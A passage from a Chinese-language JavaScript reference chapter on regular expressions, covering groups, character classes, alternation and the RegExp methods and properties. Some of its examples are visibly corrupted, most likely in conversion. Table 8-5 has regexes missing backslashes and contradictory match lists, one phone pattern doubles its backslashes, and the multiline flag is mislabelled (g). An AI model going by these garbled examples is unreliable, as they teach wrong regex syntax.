注意在表 8-3 中指定“前面的项”重复特定次数的方式。在到目前为止看到的例子中, “前面的项”一直是单个字符。然而, 使用 JavaScript 正则表达式可以很容易地将字符分组到一起作为一个单位, 与使用花括号将语句分组到一起的方式很类似。在正则表达式中分组字符的最简单方式是使用圆括号。对于专用的正则表达式运算符, 由圆括号包围的所有字符被认为是一个操作单位。例如:

```
var pattern = /a(bc)+/;
```

读作“a”后面跟着重复一次或多次的“bc”。针对重复量词“+”圆括号将“b”和“c”组合到一起。这个模式匹配所有包含一个“a”后面跟着一个或多个“bc”的字符串。

下面是另外一个例子:

```
var pattern = /(very){3,5} hot/;
```

这个模式匹配包含重复 3 次、4 次或 5 次的“very”且后面跟着一个空格和单词“hot”的字符串。

5. 字符类

有时需要匹配一组可能字符中的任意字符。例如, 对于匹配电话号码, 字符组合可以是数字, 或者如果希望验证一个国家的名称, 有效的字符组合可以是字母。

JavaScript 允许通过在方括号([])之间包含可能的字符定义字符类。在字符串中可以匹配该类别中的任意字符, 并且该类别被看成是一个单位, 就像是使用圆括号的分组。考虑下面的模式:

```
var pattern = /[pbm]ill/;
```

通常, 类别[...]表示“分组中的任意字符”, 因此类[pbm]ill 读作“p”或“b”或“c”后面跟

着“ill”。这个模式与“pill”、“billiards”以及“paper mill”都匹配，但是与“chill”不匹配。考虑另外一个例子：

```
var pattern = /[1234567890]+/;
```

[1234567890]类是包含所有数字的类，并且将重复量词“+”应用于该类。因此，这个模式匹配任何包含一个或多个数字的字符串。如果期望设置一大组允许的字符串，这种格式看起来很凌乱，但幸运的是 JavaScript 允许使用短划线(-)指示值的范围：

```
var pattern = /[0-9]+/;
```

这个正则表达式与前面使用所有数字的例子相同，不过这种写法更加紧凑。

每当使用范围运算符时，都需要指定有效的 ASCII 值。因此，可以像下面那样匹配所有小写字母字符：

```
var pattern = /[a-z]/;
```

或者像下面那样匹配所有字母数字字符：

```
var pattern = /[a-zA-Z0-9]/;
```

在字符类中，JavaScript 允许在毗邻的序列中放置所有有效字符，就像上面的例子那样。它正确地解释为这样一个类。

字符类最终提供了构造电话号码验证模式的简单方式。可以像下面那样改写电话号码验证函数：

```
function isPhoneNumber(val) {
    var pattern = /[0-9]{3}-[0-9]{3}-[0-9]{4}/;
    return pattern.test(val);
}
```

这个模式匹配所有以下格式的字符串，数字 0~9 这一类中任何字符重复 3 次，后面跟着一条短划线，然后是另外 3 个数字，一条短划线，最后是 4 个数字。注意，在本章开头不使用正则表达式验证电话号码的代码大约有 20 行，现在使用正则表达式只需要 4 行！可以测试这个函数的工作原理：

```
document.write("Is 123456 a phone number? ");
document.writeln(isPhoneNumber("123456"));
document.write("Is 12-12-4322 a phone number? ");
document.writeln(isPhoneNumber("12-12-4322"));
document.write("Is 415-555-1212 a phone number? ");
document.writeln(isPhoneNumber("415-555-1212"));
```

输出如图 8-3 所示。




图 8-3 isRhoneNumber()函数的输出结果

在线: <http://www.javascriptref.com/3ed/ch8/regexpermissive.html>

真实情况是, 尽管它看起来工作得很好, 但是 `isPhoneNumber()` 函数有一个微妙的缺点, 不熟悉正则表达式的新手通常会忽视该问题: 太宽容。考虑下面的例子:

```
alert(isPhoneNumber("The code is 839-213-455-726-0078. "));
```

结果如图 8-4 所示。




图 8-4 意外的匹配结果

因为在该模式中没有指定任何位置信息, 所以该正则表达式会匹配包含该模式的所有字符串, 尽管开头和结束字符串具有不匹配的数据。为了纠正该错误, 需要使用 `$` 和 `^` 说明符:

```
function isPhoneNumber(val) {
    var pattern = /^[0-9]{3}-[0-9]{3}-[0-9]{4}$/;
    return pattern.test(val);
}
```

现在, 只有对于那些在电话号码的前面或后面没有寄生字符的字符串才会返回 `true`。

在线: <http://www.javascriptref.com/3ed/ch8/regexstrict.html>

作为应用正则表达式的另外一个例子, 下面创建一个匹配不区分大小写、以字母字符开头, 后面跟着 0 个或多个字母数字字符以及下划线和短划线的用户名。下面的正则表达式定义了这样一个模式:

```
var pattern = /^[a-z][a-z0-9_-]*/i;
```

例如，这个正则表达式会匹配“m”、“m10-120”、“abracadabra”以及“abra_cadabra”，但是与“_user”或“10abc”不匹配。注意在字符类中包含短划线的方式，把短划线放置在最后以阻止将其解释为范围运算符。

6. 否定的字符类

当描述“否定的”字符类时也可以使用方括号，顾名思义，它指定不能出现哪些字符。否定类是通过在类开头放置一个克拉符号(^)指定的。例如：

```
var pattern = /^[^a-zA-Z]+/;
```

该模式将匹配所有包含一个或多个非字母字符的字符串，如“314”、“!!%&^”或“_0”。

当匹配或解析由确定的值分隔的字段时，否定的字符类别非常有用。有时没有优美的替代方案。例如，要检查一个包含5个由逗号分隔的子字符串的字符串，如果不使用否定的字符类别，就不可能编写出简单清晰的正则表达式，而如果使用否定的字符类别，就可以如下编写：

```
var pattern = /^[^,]+,[^,]+,[^,]+,[^,]+,[^,]+/;
```

这个模式的含义是1个或多个非逗号字符，后面跟着一个逗号，然后是1个或多个非逗号字符等。甚至可以更简明地编写该模式：

```
var pattern = /^[^,]+(,[^,]+){4}/;
```

可以测试这些模式的工作情况，如下所示：

```
alert(pattern.test("peter, paul, mary, larry")); // shows false
alert(pattern.test("peter, paul, mary, larry, moe")); // shows true
```

这是重要的教训：如果针对特殊的任务编写正则表达式遇到困难，则不妨尝试使用否定的字符类别编写正则表达式。它经常会指出一条通向更加清晰解决方案的道路。

7. 通用字符类

经常使用的字符类具有速记转义码。一个特别有用的符号是句点，它匹配除了换行符之外的所有字符。例如，对于下面这个模式：

```
var pattern = /abc..d/;
```

它会与以下字符串匹配，“abcx7d”、“abc_d”或“abc\$\$d”等。

其他常见的类别有：\s，表示任意空白字符；\S，表示任意非空白字符；\w，任意单词字符；\W，任意非单词字符；\d，任意数字；以及\D，任意非数字字符(注意这些模式：大写版本的速记与小写版本是相对的)。表8-4给出了字符类的完整列表。

表 8-4 正则表达式字符类

字 符	含 义
[字符]	在方括号之间显式指定或作为范围指定的任意一个字符
[^字符]	不属于在方括号之间显式指定或作为范围表示的任意一个字符
.	除了换行符之外的所有字符
\w	所有单词字符。与[a-zA-Z0-9_]相同
\W	所有非单词字符。与[^a-zA-Z0-9_]相同
\s	所有空白字符。与[\t\n\r\f\v]相同
\S	所有非空白字符。与[^ \t\n\r\f\v]相同
\d	所有数字。与[0-9]相同
\D	所有非数字。与[^0-9]相同
\b	单词边界。位于\w 和\W 之间的空“空间”
\B	非单词边界。位于单词字符之间的空“空间”
[b]	退格字符

可以使用这些速记形式编写 `isPhoneNumber()` 函数更简明的版本:

```
function isPhoneNumber(val) {
    var pattern = /^\\d{3}-\\d{3}-\\d{4}$/;
    return pattern.test(val);
}
```

在此使用速记字符类 `d` 替换了每个 `[0-9]` 字符类。

8. 选择

定义有用模式的最后一个主要工具是“|”，该符号指示几个项的逻辑 OR。例如，为了匹配以“ftp”、“http”或“https”开头的字符串，可以编写下面这个模式：

```
var pattern = /^(http|ftp|https)/;
```

不像重复量词只应用于前面的项，选择会分隔整个模式。如果像下面那样编写前面的例子：

```
var pattern = /^http|ftp|https/;
```

则该模式会匹配以“http”开头或者包含“ftp”或者包含“https”的字符串。开头符号`^`只会包含于第一个选择模式中。为了进一步解释这点，分析下面的正则表达式：

```
var pattern = /James|Jim|Charlie Brown/;
```

因为每个“|”指定一个新模式，所以这个模式匹配包含“James”或包含“Jim”或包含“Charlie Brown”的字符串。该模式不会匹配包含“James Brown”的字符串，尽管可能想让该模式匹配。带有圆括号的选择模式可以将“|”的效果限制于被圆括号包围的项，因此下面的模式会匹配“James Brown”、“Jim Brown”以及“Charlie Brown”：

```
var pattern = /(James|Jim|Charlie) Brown/;
```

综合使用到目前为止描述的这些工具，可以创建非常有用的正则表达式。在进一步挖掘如何使用正则表达式之前，解释正则表达式的意义是很重要的。表 8-5 给出了一些正则表达式的例子，同时给出了与之匹配以及不匹配的字符串。在进一步学习之前你应该仔细研究每个示例。

表 8-5 正则表达式的一些例子

正则表达式	匹配的字符串	不匹配的字符串
<code>^Wten\W/</code>	“ten”	“ten” “tents”
<code>^wten\w/</code>	“aten1”	“ten” “1ten”
<code>^bten\b/</code>	“ten”	“attention” “tensile” “often”
<code>^d{1,3}\.d{1,3}\.d{1,3}\.d{1,3}/</code>	“128.22.45.1”	“abc.44.55.42” “128.22.45.”
<code>/^((http ftp https):\/\/.*)/</code>	“https://www.w3.org” “http://abc”	“file:///etc/motd” “https://www.w3.org”
<code>^w+@w+\.w{1,3}/</code>	“president@whitehouse.gov” “president@white_house.us” “root@127.0.0.1”	“president@.gov” “prez@white.house.gv”

8.3 RegExp 对象

前面已经介绍了如何构造正则表达式，现在是看一看如何使用它们的时候了。下面通过讨论 RegExp 和 String 对象的属性与方法分析如何使用正则表达式，这些属性和方法可以用于测试和解析字符串。在上一节中使用字面值语法创建的正则表达式实际上是 RegExp 对象。在本节中将使用对象语法，从而可以熟悉使用这两种方法。

8.3.1 test()

RegExp 对象最简单的方法是 test()，在本章中已经多次看到过该方法。这个方法返回一个布尔值，指示作为参数给出的字符串是否与该正则表达式相匹配。下面构造一个正则表达式，然后使用它对两个字符串进行测试：

```
var pattern = new RegExp("a*bbbc", "i"); // case-insensitive matching
alert(pattern.test("1a12c")); //displays false
alert(pattern.test("aaabBbcded")); //displays true
```

8.3.2 子表达式

RegExp 对象提供了从字符串中提取与指定模式中的一部分相匹配的子字符串的简单方法。这是通过对希望提取的模式的部分进行分组实现的。例如，假设希望从类似下面的字符串中提取姓和电话号码：

```
Firstname Lastname NNN-NNNN
```

其中 *N* 是电话号码数字。可以使用下面的正则表达式，对试图匹配姓和电话号码的部分进行分组：

```
var pattern = /(\w+) \w+ ([\d-]{8})/;
```

这个模式的含义是一个或多个字符，跟着一个空格或另外一个包含一个或多个单词字符的序列，然后跟着另外一个空格，然后是一个由数字和短划线组成的具有 8 个字符的字符串。

如果将该模式应用于一个字符串，圆括号就会产生子表达式(subexpression)。当匹配成功时，可以通过 RegExp 类对象的静态属性 \$1~\$9 引用这些被圆括号包围的子表达式。继续前面的例子：

```
var customer = "Alan Turing 555-1212";
var pattern = /(\w+) \w+ ([\d-]{8})/;
pattern.test(customer);
```

由于该模式包含的括号创建了两个子表达式 \w+ 和 [\d-]{8}，我们可以分别引用两个匹配的字符串 Alan 和 555 - 1212。采用这种方式访问的字符串按从左到右的顺序编码，以 \$1 开头，通常以 \$9 结尾，例如：

```
var customer = "Alan Turing 555-1212";
var pattern = /(\w+) \w+ ([\d-]{8})/;
if (pattern.test(customer))
    alert("RegExp.$1 = " + RegExp.$1 + "\nRegExp.$2 = " + RegExp.$2);
```

上述代码会显示如图 8-5 所示的警告。




图 8-5 警告

注意，使用 RegExp 类对象访问子表达式组件，而不使用 RegExp 实例或创建的模式访问子表达式组件。

注意:

根据老式的 ECMA 规范, 可以访问的子表达式应当可以超过 9 个。实际上, 可以使用标识符, 如 \$10、\$11 等, 访问多达 99 个子表达式。然而, 支持的数量通常不超过 9 个。在许多浏览器中这一语法也已弃用, 但是仍然很常用, 并不会被禁用。

8.3.3 compile()

一个很不常用的方法是 `compile()`, 该方法使用新的正则表达式替换已经存在的正则表达式。对于 Firefox 浏览器该方法已弃用, 尽管通常仍然支持该方法。这个方法的参数与 `RegExp()` 构造函数的参数相同(一个包含模式的字符串, 以及一个包含标志的可选字符串), 并且可以通过丢弃旧表达式创建一个新的表达式:

```
var pattern = new RegExp("http:.* ", "i");
// do something with your regexp
pattern.compile("https:.* ", "i");
// replaced the regexp in pattern with new pattern
```

这个方法的一个可能用途是提高效率。每次使用由 `RegExp()` 构造函数声明的正则表达式时需要进行“编译”(通过解释器将其变成字符串匹配例程), 而这个过程需要耗费较长的时间, 特别是如果模式比较复杂。在使用正则表达式之前, 可以通过显式调用 `compile()` 方法对正则表达式进行编译, 以节省重新编译的系统开销。

8.3.4 exec()

`RegExp` 对象还提供了 `exec()` 方法。如果喜欢测试给定的字符串是否匹配一个模式, 并且希望获取关于匹配的更多信息, 例如, 模式在字符串中第一次出现的位置, 这时就可以使用该方法。为了逐次通过匹配的字符串的各部分, 可以重复地为字符串应用该方法。

`exec()` 方法接受进行匹配分析的字符串, 可以通过直接将正则表达式的名称作为函数进行调用来简化该方法的书写。例如, 下面示例中的两个调用是等价的:

```
var pattern = /http:.*/;
pattern.exec("http://www.w3.org/");
pattern("http://www.w3.org/");
```

`exec()` 方法返回一个包含各种属性的数组。该数组的位置 [0] 会包含最后一个匹配的字符, 位置 [1]~[n] 会显示所有由圆括号包围的子字符串匹配, 与前面提到的 \$1~\$9 类似。此外, 作为数组可以查询该数组的 `length`。属性 `input` 会显示初始输入的字符串, 而 `index` 属性会显示一个字符索引(从 0 开始), 字符串的匹配部分从该索引处开始。下面的这个简单例子展示了这一点:

```
var pattern = /cat/;
var result = pattern.exec("Look a cat! It is a fat black cat named Rufus.");

document.writeln("result = "+result+"<br>");
document.writeln("result.length = "+result.length+"<br>");
document.writeln("result[0] = "+result[0] + "<br>");
document.writeln("result.index = "+result.index+"<br>");
document.writeln("result.input = "+result.input+"<br>");
```

结果如图 8-6 所示。




图 8-6 字符串匹配的结果

如果使用子表达式，则返回的数组可以具有多个元素。例如，下面的脚本具有由圆括号包围的三个子表达式，这些子表达式在数组中分别被解析：

```
var pattern2 = /(cat) (and) (dog) /;
var result2 = pattern2.exec("My cat and dog are black.");

document.writeln("result2 = "+result2+"<br>");
document.writeln("result2.length = "+result2.length+"<br>");
document.writeln("result2.index = "+result2.index+"<br>");

document.writeln("result2[0] = "+result2[0] + "<br>");
document.writeln("result2[1] = "+result2[1] + "<br>");
document.writeln("result2[2] = "+result2[2] + "<br>");
document.writeln("result2[3] = "+result2[3] + "<br>");

document.writeln("result2.input = "+result2.input);
```

结果如图 8-7 所示。




图 8-7 带圆括号的子表达式的解析结果

在线：<http://www.javascriptref.com/3ed/ch8/execmethod.html>

exec()与全局标志

有时可能希望不仅仅提取模式在字符串中的第一次出现，而是希望提取每一次出现。可以通过为正则表达式添加全局标志(g)指示希望搜索每次出现(即全局搜索)，而不仅仅是搜索第一次出现。

RegExp 对象和 String 对象对全局标志的解释方式稍微有些区别。在 RegExp 中，它用于递增地执行全局搜索——即，每次解析出模式的一次后续出现。在 String 中，它用于立即执行全局搜索，这意味着在一次函数调用中解析出模式的所有出现。后一节将介绍为 String 方法使用全局标志。

为了演示为正则表达式设置全局标志与不设置全局标志之间的区别，分析下面的简单例子：

```
var lucky = "The lucky numbers are 3, 14, and 27";
var pattern = /\d+/;
document.writeln("Without global we get:");
document.writeln(pattern.exec(lucky));
document.writeln(pattern.exec(lucky));
document.writeln(pattern.exec(lucky));
pattern = /\d+/g;
document.writeln("With global we get:");
document.writeln(pattern.exec(lucky));
document.writeln(pattern.exec(lucky));
document.writeln(pattern.exec(lucky));
```

正如在图 8-8 中所看到的，当设置了全局标志时，exec()从上一次匹配结束的地方开始搜索：




图 8-8 从上一次匹配结束的地方开始

如果没有设置全局标志，exec()总是返回字符串的第一个匹配部分。

在线：<http://www.javascriptref.com/3ed/ch8/execglobal.html>

全局匹配的工作原理是什么呢？exec()调用会设置 RegExp 实例对象的 lastIndex 属性，该属性指向字符串中紧跟最近匹配子字符串的字符。exec()方法的后续调用从字符串中的 lastIndex 偏移量处开始搜索。如果没有找到匹配，则 lastIndex 会设置为 0。

注意:

有些 JavaScript 实现在返回的数组中也包含 `lastIndex`。这不是标准实现，并且在许多现代浏览器中不支持。此外，有些浏览器不管是否设置了全局标志(g)都会更新 `lastIndex`。

下面通过一个使用 `exec()` 方法的简单循环演示 `lastIndex` 的使用，该例子遍历每个匹配正则表达式的子字符串，并获取关于每次匹配的完整信息。在此进行一次简单的匹配，查看给定字符串中所有以空格分隔的单词：

```
<!doctype html>
<html>
<head>
<meta charset="utf-8">
<title>Regular Expressions: exec() loop example</title>
</head>
<body>
<pre>
<script>

var sentence = "A very interesting sentence.";
var pattern = /\b\w+\b/g; // recognizes words; global

var token = pattern.exec(sentence); // get the first match
document.writeln("token.input = " + token.input + "\n\n");

while (token != null) {
    // if we have a match, print information about it
    document.writeln("Matched: " + token[0] + " ");
    document.writeln("\ttoken.index = " + token.index);
    document.writeln("\tpattern.lastIndex = " + pattern.lastIndex + "\n ");

    token = pattern.exec(sentence); // get the next match
}
</script>
</pre>
</body>
</html>
```

在线：<http://www.javascriptref.com/3ed/ch8/execloop.html>

上面的例子(当使用`<pre>`标签进行格式化)的结果如图 8-9 所示。正如前面所讨论的，注意恰当设置 `lastIndex` 的方式。

使用 `exec()` 方法的一个警告是：如果在查找最后一个匹配之前停止搜索，就需要手动将正则表达式的 `lastIndex` 属性设置为 0。否则，下一次使用该正则表达式时，它会自动从 `lastIndex` 偏移量处开始查找匹配，而不是从字符串的头部开始。




图 8-9 使用 exec() 执行 RegExp 单词解析

注意:

test() 方法也遵循 lastIndex，因此该方法也可以采用与 exec() 相同的方式递增地搜索字符串。可以将 test() 看成 exec() 的布尔简化版。

8.3.5 RegExp 属性

当执行复杂的匹配任务时以及在调试期间，检查正则表达式实例对象的内部信息，以及 RegExp 对象的静态(类)属性是有用的。表 8-6 列出了 RegExp 对象的实例属性，除了少数几个属性之外，读者应当对这些属性很熟悉了。

注意:

Firefox 浏览器支持一个黏性实例属性，用于指明每次出现字符修饰符 y 时模式搜索是否是黏性的。


表 8-6 RegExp 对象的实例属性

属 性	值	示 例
global	指示是否设置了全局标志(g)的布尔值。这个属性是只读的	<pre> var pattern = /(cat) (dog)/g; pattern.test("this is a cat dog and cat dog"); alert(pattern.global); // shows true </pre>

(续表)

属 性	值	示 例
ignoreCase	指示是否设置了区分大小写标志(i)的布尔值。这个属性是只读的	<pre>var pattern = /(cat) (dog)/g; pattern.test("this is a cat dog and cat dog"); alert(pattern.ignoreCase); // prints false</pre>
lastIndex	指定下一次从字符串中的什么位置开始匹配的整数。值得注意的是可以设置该属性	<pre>var pattern = /(cat) (dog)/g; pattern.test("this is a cat dog and cat dog"); alert(pattern.lastIndex); // shows 17</pre>
multiline	指示是否设置了多行匹配标志(g)。这个属性是只读的	<pre>var pattern = /(cat) (dog)/g; pattern.test("this is a cat dog and cat dog"); alert(pattern.multiline); // shows false</pre>
source	正则表达式的字符串表示形式。这个属性是只读的	<pre>var pattern = /(cat) (dog)/g; pattern.test("this is a cat dog and cat dog"); alert(pattern.source); // shows (cat) (dog)</pre>

图 8-10 中的例子显示了表 8-6 中给出的实例属性的使用：



The screenshot shows a browser window with the address bar containing the URL <http://www.javascriptref.com/3ed/ch8/regexpinstanceprops.html>. The main content area displays the following JavaScript code and its output:

```

tested string = this is a cat dog and cat dog
pattern.source = (cat) (dog)
pattern.global = true
pattern.ignoreCase = true
pattern.lastIndex = 17
pattern.multiline = false

```

图 8-10 RegExp 对象的实例属性的使用

在线：<http://www.javascriptref.com/3ed/ch8/regexpinstanceprops.html>

传统上，RegExp 对象本身支持一些有用的静态属性，但是根据它们的未来状态，应当谨慎使用。表 8-7 列出了这些属性，包括两种形式。替换形式使用美元符号和一个特殊字符，那些已经非常熟悉正则表达式的读者可能认识它们。替换形式的底线是只能联合数组形式使用。注意，使用这种形式可能会让那些不熟悉 Perl 这类语言的读者感到困惑，因此最好不要使用这种形式。

表 8-7 RegExpConstructorObject 的属性

属 性	替 换 形 式	值	示 例
\$1, \$2, ..., \$9	无	容纳最近匹配的前 9 个由圆括号包围的子表达式的字符串	<pre>var pattern = /(cat) (dog)/g; pattern.test("this is a cat dog and cat dog"); document.writeln ("\$1="+RegExp.\$1); document.writeln ("\$2="+RegExp.\$2); // prints \$1= cat \$2 = dog</pre>
index	无	该属性容纳最近模式匹配中第一个字符的字符串索引值。尽管有些浏览器支持该属性，但它不是 ECMA 标准的一部分。所以，使用正则表达式模式的 length 属性和 lastIndex 属性计算该值更好一些	<pre>var pattern = /(cat) (dog)/g; pattern.test("this is a cat dog and cat dog"); document.writeln (RegExp.index); // prints 10</pre>
input	\$_	容纳根据模式进行匹配的默认字符串的 String 对象	<pre>var pattern = /(cat) (dog)/g; pattern.test("this is a cat dog and cat dog"); document.writeln (RegExp.input); // prints "this is a cat dog and cat dog" document.writeln (RegExp["\$ _"]);</pre>
lastIndex	无	指示下一次从字符串中的什么位置开始进行匹配的整数值。与实例属性相同，反而应该使用实例属性	<pre>var pattern = /(cat) (dog)/g; pattern.test("this is a cat dog and cat dog"); document.writeln (RegExp.lastIndex); // prints 17</pre>

(续表)

属 性	替 换 形 式	值	示 例
lastMatch	\$&	容纳最近一次匹配文本的 String 对象	<pre>var pattern = /(cat) (dog)/g; pattern.test("this is a cat dog and cat dog"); document.writeln (RegExp.lastMatch); // prints "cat dog" document.writeln (RegExp["\$&"]); // prints "cat dog"</pre>
lastParen	\$+	包含最近匹配的最后一个由圆括号包围的子表达式的文本的字符串	<pre>pattern.test("this is a cat dog and cat dog"); document.writeln (RegExp.lastParen); // prints dog document.writeln (RegExp["\$+"]); // prints ""dog""</pre>
leftContext	\$`	包含最近匹配的左侧文本的字符串	<pre>var pattern = /(cat) (dog)/g; pattern.test("this is a cat dog and cat dog"); document.writeln (RegExp.leftContext); // prints "this is a" document.writeln (RegExp["\$`"]); // prints "this is a"</pre>
rightContext	\$'	包含最近匹配的右侧文本的字符串	<pre>var pattern = /(cat) (dog)/g; pattern.test("this is a cat dog and cat dog"); document.writeln (RegExp.rightContext); // prints "and cat dog" document.writeln (RegExp["\$'"]); // prints ""and cat dog""</pre>

警告:

尽管表 8-7 中的特征得到广泛支持,但是许多浏览器指示这一语法已弃用,有些浏览器可能不支持。注意,ECMAScript 5 不包含它们,因此在严格模式中应当确保不使用它们。

图 8-11 显示了在两个浏览器中使用表 8-7 中列出的属性的例子。可以注意到浏览器对它们支持的区别。正如前面提到的,不建议使用该语法,但是为了完整起见在此给出了它们的使用。




图 8-11 浏览器关于 RegExp 对象属性的差异

在线: <http://www.javascriptref.com/3ed/ch8/regexpglobalprops.html>

